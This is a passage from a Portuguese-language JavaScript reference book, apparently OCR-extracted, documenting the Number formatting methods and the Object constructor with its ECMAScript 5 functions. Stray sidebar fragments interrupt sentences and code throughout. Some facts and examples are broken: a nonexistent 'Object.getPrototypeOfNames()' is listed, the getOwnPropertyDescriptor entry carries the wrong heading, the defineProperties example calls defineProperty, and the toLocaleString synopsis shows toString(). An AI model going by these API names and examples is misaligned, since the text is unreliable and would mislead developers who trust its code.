Infinity, *isFinite()*

Number.toExponential()

formata um número usando notação exponencial

Sinopse

número.toExponential(dígitos)

Jav Ref

aS

Argumentos

erência de

cript básico

dígitos

O número de dígitos que aparecem após o ponto decimal. Pode ser um valor entre 0 e 20 (in-

clusive) e opcionalmente as implementações podem suportar um intervalo de valores maior. Se esse argumento é omitido, são usados tantos dígitos quantos forem necessários.

Retorna

Uma representação de string de número, em notação exponencial, com um dígito antes da casa decimal e dígitos dígitos após a casa decimal. A parte fracionária do número é arredondada ou preenchida com zeros, conforme for necessário, para que ele tenha o comprimento especificado.

Lança

RangeError

Se dígitos é pequeno demais ou grande demais. Valores entre 0 e 20 (inclusive) não causam RangeError. As implementações também podem suportar valores maiores e menores.

TypeError

Se esse método é chamado em um objeto que não é Number.

Exemplo

```
var n = 12345.6789;
```

```
n.toExponential(1); //
```

Retorna

$1.2e + 4$

n.toExponential(5); //

Retorna

$1.23457e + 4$

n.toExponential(10); // Retorna 1.2345678900e + 4

n.toExponential(); //

Retorna

1.23456789e + 4

Consulte também

Number.toFixed(), Number.toLocaleString(), Number.toPrecision(), Number.toString() **Number.toFixed()**

formata um número usando notação em ponto fixo

Sinopse

número.toFixed(dígitos)

790 Parte III Referência de JavaScript básica **Argumentos**

dígitos

O número de dígitos a aparecer após o ponto decimal; pode ser um valor entre 0 e 20 (inclusive) e opcionalmente as implementações podem suportar um intervalo de valores maior. Se esse argumento é omitido, é tratado como 0.

Retorna

*Uma representação de string de número que não utiliza notação exponencial e tem exatamente dígitos dígitos após a casa decimal. O número é arredondado, se necessário, e a parte fracionária é preenchida com zeros, se necessário, para que tenha o comprimento especificado. Se número é maior do que $1e + 21$, esse método simplesmente chama *Number.toString()* e retorna uma string em notação exponencial.*

Lança

RangeError

Se dígitos é pequeno demais ou grande demais. Valores entre 0 e 20 (inclusive) não causam RangeError. As implementações também podem suportar valores maiores e menores.

TypeError

Se esse método é chamado em um objeto que não é Number.

Exemplo

```
var n = 12345.6789;
```

```
n.toFixed();
```

```
// Retorna 12346: note o arredondamento, sem parte fracionária
```

```
n.toFixed(1);
```

```
// Retorna 12345.7: note o arredondamento
```

```
n.toFixed(6);
```

```
// Retorna 12345.678900: note os zeros adicionados
```

```
(1.23e + 20).toFixed(2); //
```


Retorna

12300000000000000000.00

(1.23e-10).toFixed(2)

// Retorna 0.00

Consulte também

*Number.toExponential(), Number.toLocaleString(), Number.toPrecision(),
Number.*

toString()

Number.toLocaleString()

converte um número em uma string formatada de acordo com a localidade
Sinopse

número.toLocaleString()

Retorna

*Uma representação de string do número, dependente da implementação,
formatada de acordo com as convenções locais, as quais podem afetar
coisas como os caracteres de pontuação utilizados para o ponto decimal e
o separador de milhares.*

Referência de JavaScript básica **791**

Lança

TypeError

Se esse método é chamado em um objeto que não é Number.

Consulte também

*Number.toExponential(), Number.toFixed(), Number.toPrecision(),
Number.toString() **Number.toPrecision()***

Jav Ref

formata os dígitos significativos de um número

aS

erência de

cript básic

Sinopse

a

número.toPrecision(precisão)

Argumentos

precisão

O número de dígitos significativos a aparecer na string retornada. Pode ser um valor entre 1 e 21 (inclusive). Opcionalmente, as implementações podem suportar valores de precisão maiores e menores. Se esse argumento é omitido, o método toString() é usado, em vez de converter o número para um valor de base 10.

Retorna

Uma representação de string de número contendo precisão dígitos significativos. Se precisão é grande o bastante para incluir todos os dígitos da parte inteira de número, a string retornada usa notação em ponto fixo. Caso contrário, é usada notação exponencial com um dígito antes da casa decimal e precisão – 1 dí-

gitos após a casa decimal. O número é arredondado ou preenchido com zeros, conforme for necessário.

Lança

RangeError

Se dígitos é pequeno demais ou grande demais. Valores entre 1 e 21 (inclusive) não causam RangeError. As implementações também podem suportar valores maiores e menores.

TypeError

Se esse método é chamado em um objeto que não é Number.

Exemplo

var n = 12345.6789;

```
n.toPrecision(1); //
```

Retorna

$1e+4$

n.toPrecision(3); //

Retorna

1.23e + 4

n.toPrecision(5);

// Retorna 12346: note o arredondamento

n.toPrecision(10);

// Retorna 12345.67890: note o zero adicionado

Consulte também

*Number.toExponential(), Number.toFixed(), Number.toLocaleString(),
Number.toString()*

792 *Parte III Referência de JavaScript básica* **Number.toString()**

converte um número em uma string

Anula Object.toString()

Sinopse

número.toString(raiz)

Argumentos

raiz

Um argumento opcional especificando a raiz (ou base), entre 2 e 36, na qual o número deve ser representado. Se for omitido, é usada a base 10. Note, entretanto, que a especificação ECMAScript permite a uma implementação retornar qualquer valor, caso esse argumento seja especificado como qualquer valor diferente de 10.

Retorna

Uma representação de string do número, na base especificada.

Lança

TypeError

Se esse método é chamado em um objeto que não é Number.

Descrição

O método `toString()` do objeto `Number` converte um número em uma string. Quando o argumento `raiz` é omitido ou é especificado como 10, o número é convertido em uma string de base 10.

Embora a especificação ECMAScript não exija que as implementações aceitem quaisquer outros valores como `raiz`, todas as que estão em uso comum aceitam valores entre 2 e 36.

Consulte também

`Number.toExponential()`, `Number.toFixed()`, `Number.toLocaleString()`, `Number.toPrecision()` **`Number.valueOf()`**

retorna o valor numérico primitivo

Anula `Object.valueOf()`

Sinopse

`número.valueOf()`

Retorna

O valor numérico primitivo desse objeto `Number`. Raramente é necessário chamar esse método explicitamente.

Lança

`TypeError`

Se esse método é chamado em um objeto que não é `Number`.

Referência de JavaScript básica **793**

Consulte também

`Object.valueOf()`

Object

uma superclasse que contém recursos de todos os objetos de JavaScript
Construtora

`new Object()`

`new Object( valor)`

aS

erência de

cript básic

Argumentos

valor

a

Esse argumento opcional especifica um valor primitivo de JavaScript – um número, valor booleano ou string – a ser convertido em um objeto Number, Boolean ou String.

Retorna

Se não é passado qualquer argumento valor, essa construtora retorna uma instância de Object recentemente criada. Se é especificado um argumento de valor primitivo, a construtora cria e retorna um objeto empacotador Number, Boolean ou String para o valor primitivo. Quando a construtora Object() é chamada como função, sem o operador new, se comporta exatamente como quando usada com o operador new.

Propriedades

constructor

Uma referência para a função JavaScript que foi a construtora do objeto.

Métodos

hasOwnProperty()

Verifica se um objeto tem uma propriedade definida de modo local (não herdada) com um nome especificado.

isPrototypeOf()

Verifica se esse objeto é o protótipo de um objeto especificado.

propertyIsEnumerable()

Verifica se uma propriedade nomeada existe e se seria enumerada por um laço for/in.

toLocaleString()

Retorna uma representação de string localizada do objeto. A implementação padrão desse método

simplesmente chama toString(), mas subclasses podem anulá-lo para fornecer localização.

toString()

Retorna uma representação de string do objeto. A implementação desse método fornecida pela classe Object é bastante genérica e não fornece muitas informações úteis. As subclasses de Object normalmente anulam esse método, definindo seus próprios métodos toString(), os quais produzem saída mais útil.

794 Parte III Referência de JavaScript básica valueOf()

Retorna o valor primitivo do objeto, se houver. Para objetos do tipo Object, esse método simplesmente retorna o próprio objeto. Subclasses de Object, como Number e Boolean, anulam esse método para retornar o valor primitivo associado ao objeto.

Métodos estáticos

Em ECMAScript 5, a construtora Object serve como espaço de nomes para

as seguintes funções globais: `Object.create()`

Cria um novo objeto com protótipo e propriedades especificados.

`Object.defineProperties()`

Cria ou configura uma ou mais propriedades de um objeto especificado.

`Object.defineProperty()`

Cria ou configura uma propriedade de um objeto especificado.

`Object.freeze()`

Torna o objeto especificado imutável.

`Object.getOwnPropertyDescriptor()`

Consulta os atributos da propriedade especificada do objeto especificado.

`Object.getPrototypeOfNames()`

Retorna um array com os nomes de todas as propriedades não herdadas do objeto especificado, incluindo as propriedades não enumeráveis.

`Object.getPrototypeOf()`

Retorna o protótipo do objeto especificado.

`Object.isExtensible()`

Determina se novas propriedades podem ser adicionadas no objeto especificado.

`Object.isFrozen()`

Determina se o objeto especificado está congelado.

`Object.isSealed()`

Determina se o objeto especificado está selado.

`Object.keys()`

Retorna um array com os nomes das propriedades enumeráveis não herdadas do objeto especificado.

`Object.preventExtensions()`

Impede uma futura adição de propriedades no objeto especificado.

Object.seal()

Impede a adição de novas propriedades e a exclusão de propriedades existentes do objeto especificado.

Descrição

A classe Object é um tipo de dados interno da linguagem JavaScript. Ela serve de superclasse para todos os outros objetos de JavaScript; portanto, os métodos e o comportamento da classe Object

Referência de JavaScript básica 795

são herdados por todos os outros objetos. O comportamento básico dos objetos em JavaScript está explicado no Capítulo 6.

Além da construtora Object() mostrada anteriormente, os objetos também podem ser criados e inicializados usando-se a sintaxe literal de Object, descrita na Seção 6.1.

Consulte também

Array, Boolean, Function, Function.prototype, Number, String; Capítulo 6

Object.constructor

Jav Ref

aS

erência de

a função construtora de um objeto

cript básic

Sinopse

a

objeto.constructor

Descrição

A propriedade constructor de qualquer objeto é uma referência para a função utilizada como construtora desse objeto. Por exemplo, se você cria

um array a com a construtora Array(), a.constructor é um objeto Array:

```
a = new Array(1,2,3);
```

```
// Cria um objeto
```

```
a.constructor == Array
```

```
// Avaliado como verdadeiro
```

Um uso comum da propriedade constructor é na determinação do tipo de objetos desconhecidos.

Dado um valor desconhecido, você pode usar o operador typeof para determinar se é um valor primitivo ou um objeto. Se for um objeto, você pode usar a propriedade constructor para determinar seu tipo. Por exemplo, a função a seguir determina se um valor dado é um array:

```
function isArray(x) {
```

```
    return ((typeof x == "object") && (x.constructor == Array));
```

```
    }
```

Note, entretanto, que embora essa técnica funcione para os objetos internos do núcleo de JavaScript, não é garantido que funcione com objetos hospedeiros, como o objeto Window de JavaScript do lado do cliente. A implementação padrão do método Object.toString() fornece outro modo de determinar o tipo de um objeto desconhecido.

Consulte também

Object.toString()

Object.create()

ECMAScript 5

cria um objeto com o protótipo e as propriedades especificados

Sinopse

Object.create(proto)

Object.create(proto, descritores)

proto

O protótipo do objeto recentemente criado ou null.

descritores

Um objeto opcional que mapeia nomes de propriedade em descritores de propriedade.

Retorna

Um objeto recentemente criado que herda de *proto* e tem as propriedades descritas por *descritores*.

Lança

TypeError

Se *proto* não é um objeto ou null, ou se *descritores* é especificado e faz `Object.defineProperty()` lançar *TypeError*.

Descrição

`Object.create()` cria e retorna um novo objeto com *proto* como protótipo. Isso significa que o novo objeto herda propriedades de *proto*.

Se o argumento opcional *descritores* é especificado, `Object.create()` adiciona propriedades no novo objeto como se estivesse chamando `Object.defineProperty()`. Isto é, a chamada de dois argumentos de `Object.create(p,d)` é equivalente a:

```
Object.defineProperty(Object.create(p), d);
```

Consulte `Object.defineProperty()` para mais informações sobre o argumento *descritores* e consulte `Object.getOwnPropertyDescriptor()` para ver uma explicação sobre os objetos *descritores* de propriedade.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Exemplo

```
// Cria um objeto que tem propriedades próprias x e y e herda a  
propriedade z var p = Object.create({z:0}, {
```

```
x: { value: 1, writable: false, enumerable:true, configurable: true}, y: {  
value: 2, writable: false, enumerable:true, configurable: true},  
});
```

Consulte também

Object.defineProperty(), *Object.defineProperties()*,
Object.getOwnPropertyDescriptor(), Seção 6.1, Seção 6.7

Object.defineProperties()

ECMAScript 5

cria ou configura várias propriedades de objeto

Sinopse

Object.defineProperties(o, descritores)

Referência de JavaScript básica 797

Argumentos

o

O objeto no qual propriedades serão criadas ou configuradas.

descritores

Um objeto que mapeia nomes de propriedade em descritores de propriedade.

Retorna

O objeto o.

Ja

Lança

v

Ref

aS

erência de

cript básico

TypeError

Se o não é um objeto ou se qualquer uma das propriedades especificadas não pode ser a

criada ou configurada. Essa função não é atômica: ela pode criar ou configurar certas propriedades e, então, lançar um erro antes mesmo de tentar criar ou configurar outras propriedades. Consulte a Seção 6.7 para ver uma lista de erros de configuração de propriedade que podem causar TypeError.

Descrição

Object.defineProperty() cria ou configura no objeto o as propriedades nomeadas e descritas por descritores. Os nomes das propriedades em descritores são os nomes das propriedades a serem criadas ou configuradas em o e os valores dessas propriedades são os objetos descritores de propriedade que especificam os atributos das propriedades a serem criadas ou configuradas.

Object.defineProperty() funciona de forma muito parecida com Object.defineProperty() – consulte essa função para obter mais detalhes. Consulte Object.getOwnPropertyDescriptor() para mais informações sobre objetos descritores de propriedade.

Exemplo

// Adiciona propriedades somente de leitura x e y em um objeto recentemente criado
var p = Object.defineProperty({}, {

x: { value: 0, writable: false, enumerable:true, configurable: true}, y: {
value: 1, writable: false, enumerable:true, configurable: true},

});

Consulte também

Object.create(), Object.defineProperty(),
Object.getOwnPropertyDescriptor(), Seção 6.7

Object.defineProperty()

ECMAScript 5

cria ou configura uma propriedade de objeto

Sinopse

`Object.defineProperty( o, nome, desc)`

798 Parte III Referência de JavaScript básica Argumentos

o

O objeto no qual uma propriedade será criada ou configurada.

nome

O nome da propriedade a ser criada ou configurada.

desc

Um objeto descritor de propriedade descrevendo a nova propriedade ou as alterações feitas em uma propriedade já existente.

Retorna

O objeto o.

Lança

TypeError

Se o não é um objeto ou se a propriedade não pode ser criada (porque o não pode ser estendido) ou configurada (porque já existe e não pode ser configurada, por exemplo). Consulte a Seção 6.7 para ver uma lista dos erros de configuração de propriedade que podem fazer essa função lançar TypeError.

Descrição

Object.defineProperty() cria ou configura a propriedade chamada nome do objeto o, usando o descritor de propriedade desc. Consulte Object.getOwnPropertyDescriptor() para ver uma explicação sobre os objetos descritores de propriedade.

Se o ainda não tem uma propriedade chamada nome, então essa função simplesmente cria uma nova propriedade com os atributos e o valor especificados em desc. Se faltar propriedades em desc, os atributos

correspondentes serão configurados como false ou undefined.

Se nome é o nome de uma propriedade de o já existente, Object.defineProperty() configura essa propriedade, alterando seu valor ou seus atributos. Nesse caso, desc só precisa conter os atributos a serem alterados: os atributos não mencionados em desc não serão alterados.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Exemplo

```
function constant(o, n, v) {  
  // Define uma constante o.n com valor v  
  Object.defineProperty(o, n, { value: v, writable: false  
    enumerable:  
    true,  
    configurable:false});  
}
```

Consulte também

*Object.create(), Object.defineProperties(),
Object.getOwnPropertyDescriptor(), Seção 6.7*

Referência de JavaScript básica 799

Object.freeze()

ECMAScript 5

torna um objeto imutável

Sinopse

Object.freeze(o)

Argumentos

o

O objeto a ser congelado.

O objeto do argumento o agora congelado.

a

Descrição

`Object.freeze()` torna o não extensível (consulte `Object.preventExtensions()`) e torna todas as suas propriedades próprias não configuráveis, como acontece com `Object.seal()`. Além disso, contudo, também transforma em somente para leitura todas as propriedades de dados não herdadas. Isso significa que novas propriedades não podem ser adicionadas em o e que as propriedades existentes não podem ser configuradas nem excluídas. Congelar um objeto é uma alteração permanente: uma vez congelado, o objeto não pode ser descongelado.

Note que `Object.freeze()` só configura o atributo `writable` de propriedades de dados. As propriedades que têm uma função `setter` definida não são afetadas. Note também que `Object.freeze()` não afeta propriedades herdadas.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Consulte também

`Object.defineProperty()`, `Object.isFrozen()`, `Object.preventExtensions()`, `Object.seal()`, Seção 6.8.3

`Object.getPrototypeOf()`

ECMAScript 5

consulta atributos de propriedade

Sinopse

Object.getOwnPropertyDescriptor(o, nome)

Argumentos

o

O objeto que terá seus atributos de propriedade consultados.

nome

O nome da propriedade (ou índice do elemento de array) a consultar.

800 Parte III Referência de JavaScript básica Retorna

Um objeto descritor de propriedade para a propriedade especificada do objeto especificado ou undefined, caso essa propriedade não exista.

Descrição

Object.getOwnPropertyDescriptor() retorna um descritor de propriedade para a propriedade especificada do objeto especificado. Um descritor de propriedade é um objeto que descreve os atributos e o valor de uma propriedade. Consulte a subseção a seguir para ver os detalhes completos. Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Descritores de propriedade

Um descritor de propriedade é um objeto normal de JavaScript que descreve os atributos (e, às vezes, o valor) de uma propriedade. Existem dois tipos de propriedades JavaScript. Uma propriedade de dados tem um valor e três atributos: enumerable, writable e configurable. Uma propriedade de acesso tem um método getter e/ou setter, assim como os atributos enumerable e configurable.

O descritor de uma propriedade de dados é como segue:

{

value:

/ qualquer valor de JavaScript */,*

writable:

/ verdadeiro ou falso */,*

enumerable:

/ verdadeiro ou falso */,*

configurable:

/ verdadeiro ou falso */*

}

O descritor de uma propriedade de acesso é como segue:

{

get:

/ função ou indefinido: substitui o valor da propriedade */,*

set:

/ função ou indefinido: substitui o atributo writable */,*

enumerable:

/ verdadeiro ou falso */,*

configurable:

/ verdadeiro ou falso */*

}

Consulte também

Object.defineProperty(), Seção 6.7

Object.getOwnPropertyNames()

ECMAScript 5

retorna os nomes de propriedades não herdadas

Sinopse

Object.getOwnPropertyNames(o)

Argumentos

o

Um objeto.

Referência de JavaScript básica **801**

Retorna

Um array contendo os nomes de todas as propriedades não herdadas de o, incluindo as propriedades não enumeráveis.

Descrição

Object.getOwnPropertyNames() retorna um array contendo os nomes de todas as propriedades não herdadas de o, incluindo as propriedades não enumeráveis. Consulte *Object.keys()* para ver uma função que retorna

apenas os nomes de propriedades enumeráveis.

*Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve **Ja***

passar um objeto para ela.

v

Ref

aS

erência de

cript básico

Exemplo

*Object.getOwnPropertyNames([]) // => ["length"]: "length" não é enumerável **a***

Consulte também

Object.keys(), Seção 6.5

Object.getPrototypeOf()

ECMAScript 5

retorna o protótipo de um objeto

Sinopse

Object.getPrototypeOf(o)

Argumentos

o

Um objeto.

Retorna

O objeto protótipo de o.

Descrição

Object.getPrototypeOf() retorna o protótipo de seu argumento. Note que essa é uma função global e você deve passar um objeto para ela. Não é um método chamado em um objeto.

Exemplo

```
var p = {};
```

```
// Um objeto normal
```

```
Object.getPrototypeOf(p)
```

```
// => Object.prototype
```

```
var o = Object.create(p)
```

```
// Um objeto que herda de p
```

```
Object.getPrototypeOf(o)
```

```
// => p
```

Consulte também

Object.create(); Capítulo 6

802 Parte III Referência de JavaScript básica **Object.hasOwnProperty()**

verifica se uma propriedade é herdada

Sinopse

```
objeto.hasOwnProperty( nomeprop)
```

Argumentos

nomeprop

Uma string contendo o nome de uma propriedade de objeto.

Retorna

true se objeto tem uma propriedade não herdada com o nome especificado por nomeprop; false se objeto não tem uma propriedade com o nome

especificado ou se herda essa propriedade de seu objeto protótipo.

Descrição

Conforme explicado no Capítulo 9, os objetos de JavaScript podem ter suas propriedades próprias e também podem herdar propriedades de seus objetos protótipos. O método `hasOwnProperty()` fornece uma maneira de distinguir entre propriedades herdadas e propriedades locais não herdadas.

Exemplo

```
var o = new Object();
```

```
// Cria um objeto
```

```
o.x = 3.14;
```

```
// Define uma propriedade local não herdada
```

```
o.hasOwnProperty("x");
```

```
// Retorna true: x é uma propriedade local de o
```

```
o.hasOwnProperty("y");
```

```
// Retorna false: o não tem uma propriedade y
```

```
o.hasOwnProperty("toString");
```

```
// Retorna false: a propriedade toString é herdada
```

Consulte também

`Function.prototype`, `Object.propertyIsEnumerable()`; Capítulo 9

`Object.isExtensible()`

ECMAScript 5

novas propriedades podem ser adicionadas em um objeto?

Sinopse

Object.isExtensible(o)

Argumentos

o

O objeto cuja capacidade de ser estendido será verificada.

Retorna

true se o objeto pode ser estendido com novas propriedades ou false, se não pode.

Referência de JavaScript básica 803

Descrição

Um objeto é extensível (ou pode ser estendido) se pode ter novas propriedades adicionadas. Todos os objetos podem ser estendidos quando são criados e continuam assim, a não ser que sejam passados para Object.preventExtensions(), Object.seal() ou Object.freeze().

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Exemplo

```
var o = {};
```

```
// Começa com um objeto recentemente criado
```

```
Ja
```

```
Object.isExtensible(o)
```

```
// => verdadeiro: pode ser estendido
```


v

Ref

aS

`Object.preventExtensions(o);`

`// Não pode mais ser estendido`

erência de

cript básic

`Object.isExtensible(o)`

`// => falso: agora ele não pode ser estendido`

a

Consulte também

`Object.isFrozen()`, `Object.isSealed()`, `Object.preventExtensions()`, Seção 6.8.3

`Object.isFrozen()` ECMAScript

5

um objeto é imutável?

Sinopse

`Object.isFrozen( o)`

Argumentos

o

O objeto a ser verificado.

Retorna

true se o está congelado e é imutável ou false, caso contrário.

Descrição

Um objeto está congelado se todas as suas propriedades não herdadas (exceto aquelas com métodos setter) são somente para leitura e se está selado. Um objeto está selado se nenhuma propriedade nova (não herdada) pode ser adicionada nele e nenhuma propriedade já existente (não herdada) pode ser excluída dele. `Object.isFrozen()` testa se seu argumento está congelado ou não. Uma vez congelado, um objeto não pode ser descongelado.

O modo normal de congelar um objeto é passá-lo para `Object.freeze()`. Também é possível congelar um objeto passando-o para `Object.preventExtensions()` e depois usando `Object.defineProperty()` para tornar todas as suas propriedades somente para leitura e impossíveis de excluir.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

804 Parte III Referência de JavaScript básica Consulte também

`Object.defineProperty()`, `Object.freeze()`, `Object.isExtensible()`, `Object.isSealed()`, `Object.preventExtensions()`, `Object.seal()`, Seção 6.8.3

`Object.isPrototypeOf()`

um objeto é o protótipo de outro?

Sinopse

`objeto.isPrototypeOf( o )`

Argumentos

`o`

Qualquer objeto.

Retorna

`true` se objeto é o protótipo de `o`; `false` se `o` não é um objeto ou se objeto não é o protótipo de `o`.

Descrição

Conforme explicado no Capítulo 9, os objetos de JavaScript herdam propriedades de seus objetos protótipos. O protótipo de um objeto é referido pela propriedade `prototype` da função construtora que cria e inicializa o objeto. O método `isPrototypeOf()` fornece uma maneira de determinar se

um objeto é o protótipo de outro. Essa técnica pode ser usada para determinar a classe de um objeto.

Exemplo

```
var o = new Object();
```

```
// Cria um objeto
```

```
Object.prototype.isPrototypeOf(o)
```

```
// verdadeiro: o é um objeto
```

```
Function.prototype.isPrototypeOf(o.toString);
```

```
// verdadeiro: toString é uma função
```

```
Array.prototype.isPrototypeOf([1,2,3]);
```

```
// verdadeiro: [1,2,3] é um array
```

```
// Aqui está um modo de fazer um teste semelhante
```

```
(o.constructor == Object);
```

```
// verdadeiro: o foi criado com a construtora Object()
```

```
(o.toString.constructor == Function);
```

```
// verdadeiro: o.toString é uma função
```

```
// Os próprios objetos protótipos têm protótipos. A chamada a seguir
```

```
// retorna true, mostrando que os objetos função herdam propriedades
```

```
// de Function.prototype e também de Object.prototype.
```

```
Object.prototype.isPrototypeOf(Function.prototype);
```

Consulte também

Function.prototype, *Object.constructor*; Capítulo 9

Object.isSealed()

ECMAScript 5

propriedades podem ser adicionadas ou excluídas de um objeto?

Sinopse

Object.isSealed(o)

Referência de JavaScript básica **805**

Argumentos

o

O objeto a ser verificado.

Retorna

true se o está selado ou false, caso contrário.

Descrição

Um objeto está selado se nenhuma propriedade nova (não herdada) pode ser adicionada nele e ne-Ja

nhuma propriedade já existente (não herdada) pode ser excluída dele. Object.isSealed() testa se seu v

Ref

aS

erência de

*argumento está selado ou não. Uma vez selado, um objeto não pode deixar de estar selado. O modo **cript básico***

*normal de selar um objeto é passá-lo para *Object.seal()* ou *Object.freeze()*. Também é possível selar um objeto passando-o para *Object.preventExtensions()* e depois usar *Object.defineProperty()* a*

para tornar todas as suas propriedades impossíveis de excluir.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Consulte também

`Object.defineProperty()`, `Object.freeze()`, `Object.isExtensible()`, `Object.isFrozen()`, `Object.preventExtensions()`, `Object.seal()`, Seção 6.8.3

`Object.keys()`

ECMAScript 5

retorna nomes de propriedades próprias enumeráveis

Sinopse

`Object.keys( o )`

Argumentos

`o`

Um objeto.

Retorna

Um array contendo os nomes de todas as propriedades próprias enumeráveis (não herdadas) de `o`.

Descrição

`Object.keys()` retorna um array de nomes de propriedade do objeto `o`. O array só inclui os nomes de propriedades que são enumeráveis e definidas diretamente em `o`: propriedades herdadas não são incluídas. (Consulte `Object.getPrototypeOfNames()` para ver uma maneira de obter os nomes de propriedades não enumeráveis.) Os nomes de propriedade aparecem no array retornado na mesma ordem em que seriam enumeradas por um laço `for/in`.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

806 Parte III Referência de JavaScript básica Exemplo

```
Object.keys({x:1, y:2}) // => ["x", "y"]
```

Consulte também

Object.getOwnPropertyNames(), Seção 5.5.4, Seção 6.5

Object.preventExtensions()

ECMAScript 5

não permite novas propriedades em um objeto

Sinopse

Object.preventExtensions(o)

Argumentos

o

O objeto que terá seu atributo extensible configurado

Retorna

O objeto argumento o.

Descrição

Object.preventExtensions() configura o atributo extensible de o como false para que nenhuma propriedade nova possa ser adicionada a ele. Essa é uma alteração permanente: uma vez que um objeto se torne não extensível, não pode se tornar extensível novamente.

Note que Object.preventExtensions() não afeta o encadeamento de protótipos e que um objeto não extensível ainda pode ganhar novas propriedades herdadas.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Consulte também

Object.freeze(), Object.isExtensible(), Object.seal(), Seção 6.8.3

Object.propertyIsEnumerable()

a propriedade será vista por um laço for/in?

Sinopse

objeto.propertyIsEnumerable(nomeprop)

Argumentos

nomeprop

Uma string contendo o nome de uma propriedade de objeto.

Referência de JavaScript básica **807**

Retorna

true se objeto tem uma propriedade não herdada com o nome especificado por *nomeprop* e se essa propriedade é enumerável, ou seja, seria enumerada por um laço *for/in* em objeto.

Descrição

A instrução *for/in* itera pelas propriedades enumeráveis de um objeto. Contudo, nem todas as propriedades de um objeto são enumeráveis: as propriedades adicionadas em um objeto por código JavaScript são enumeráveis, mas as propriedades predefinidas (como os métodos) de objetos internos normalmente não são enumeráveis. O método *propertyIsEnumerable()* fornece uma maneira de **Ja** distinguir entre propriedades enumeráveis e não enumeráveis. Note, entretanto, que a especificação **v**

Ref

aS

ECMAScript diz que *propertyIsEnumerable()* não examina o encadeamento de protótipos, ou seja, **erência de**

cript básico

só funciona para propriedades locais de um objeto e não fornece uma maneira de testar a capacidade de propriedades herdadas serem enumeradas.

a

Exemplo

```
var o = new Object();
```

// Cria um objeto

o.x = 3.14;

// Define uma propriedade

o.propertyIsEnumerable("x");

// verdadeiro: a propriedade x é local e enumerável

o.propertyIsEnumerable("y");

// falso: o não tem uma propriedade y

o.propertyIsEnumerable("toString"); // falso: a propriedade toString é herdada Object.prototype.propertyIsEnumerable("toString");

// falso: não enumerável

Consulte também

Function.prototype, Object.hasOwnProperty(); Capítulo 6

Object.seal()

ECMAScript 5

impede a adição ou exclusão de propriedades

Sinopse

Object.seal(o)

Argumentos

o

O objeto a ser selado.

Retorna

O objeto argumento o agora selado.

Descrição

`Object.seal()` torna o não extensível (consulte `Object.preventExtensions()`) e torna todas as suas propriedades próprias não configuráveis. Isso tem o efeito de impedir a adição de novas propriedades e a exclusão de propriedades já existentes. Selar um objeto é uma operação permanente: uma vez selado, um objeto não pode deixar de estar selado.

808 Parte III Referência de JavaScript básica Note que `Object.seal()` não transforma as propriedades em somente para leitura; para isso, consulte `Object.freeze()`. Note também que `Object.seal()` não afeta propriedades herdadas. Se um objeto selado tem um objeto não selado em seu encadeamento de protótipos, então propriedades herdadas podem ser adicionadas ou removidas.

Note que esse não é um método a ser chamado em um objeto: é uma função global e você deve passar um objeto para ela.

Consulte também

`Object.defineProperty()`, `Object.freeze()`, `Object.isSealed()`, `Object.preventExtensions()`, Seção 6.8.3

`Object.toLocaleString()`

retorna a representação de string localizada de um objeto

Sinopse

`objeto.toString()`

Retorna

Uma string representando o objeto.

Descrição

Esse método se destina a retornar uma representação de string do objeto, localizada conforme for apropriado para a localidade corrente. O método `toLocaleString()` padrão fornecido pela classe `Object` simplesmente chama o método `toString()` e retorna a string não localizada que ele retorna.

Note, entretanto, que outras classes, incluindo `Array`, `Date` e `Number`,

definem suas próprias versões desse método para fazer conversões de string localizadas. Ao definir suas próprias classes, talvez você queira anular esse método também.

Consulte também

`Array.toLocaleString()`, `Date.toLocaleString()`, `Number.toLocaleString()`, `Object.toString()`

Object.toString()

define a representação de string de um objeto

Sinopse

`objeto.toString()`

Retorna

Uma string representando o objeto.

Referência de JavaScript básica **809**

Descrição

O método `toString()` não é chamado explicitamente muitas vezes em seus programas JavaScript.

Em vez disso, esse método é definido em seus objetos e o sistema o chama quando precisa converter um objeto em uma string.

O sistema JavaScript chama o método `toString()` para converter um objeto em uma string quando o objeto é usado em um contexto de string. Por exemplo, um objeto é convertido em uma string quando é passado para uma função que espera um argumento de string: `alert(my_object);`

Do mesmo modo, os objetos são convertidos em strings quando são concatenados em strings com **Jav Ref**

aS

o operador `+`:

erência de

cript básico

`var msg = 'My object is: ' + my_object;`

O método `toString()` é chamado sem argumentos e deve retornar uma *string*. Para ser útil, a *string* **a**

retornada deve de algum modo ter por base o valor do objeto para o qual o método foi chamado.

Ao se definir uma classe personalizada em JavaScript, é considerada uma boa prática definir um mé-

todo `toString()` para a classe. Se você não fizer isso, o objeto vai herdar o método `toString()` padrão da classe `Object`. Esse método padrão retorna uma *string* da forma:

`[object classe]`

onde classe é a classe do objeto – um valor como “Object”, “String”, “Number”, “Function”, “Window”, “Document”, etc. Ocasionalmente, esse comportamento do método `toString()` padrão é útil para determinar o tipo ou a classe de um objeto desconhecido. Contudo, como a maioria dos objetos tem uma versão personalizada de `toString()`, você deve chamar o método `Object.toString()` explicitamente em um objeto *o*, com código como o seguinte: `Object.prototype.toString.apply(o);`

Note que essa técnica de identificação de objetos desconhecidos só funciona para objetos internos.

Se você definir sua própria classe de objetos, ela terá uma classe “Object”. Nesse caso, pode usar a propriedade `Object.constructor` para obter mais informações sobre o objeto.

O método `toString()` pode ser muito útil na depuração de programas JavaScript – ele permite imprimir objetos e ver seus valores. Por esse simples motivo, é uma boa ideia definir um método `toString()` para cada classe de objetos que você criar.

Embora o método `toString()` normalmente seja chamado de forma automática pelo sistema, existem ocasiões em que você mesmo pode chamá-lo. Por exemplo, talvez você queira fazer uma conversão explícita de um objeto em uma *string*, em uma situação onde JavaScript não faz isso automaticamente: `y = Math.sqrt(x);`

`// Calcula um número`

`ystr = y.toString(); // Converte-o em uma string`

Note nesse exemplo que os números têm um método `toString()` interno que pode ser usado para forçar uma conversão.

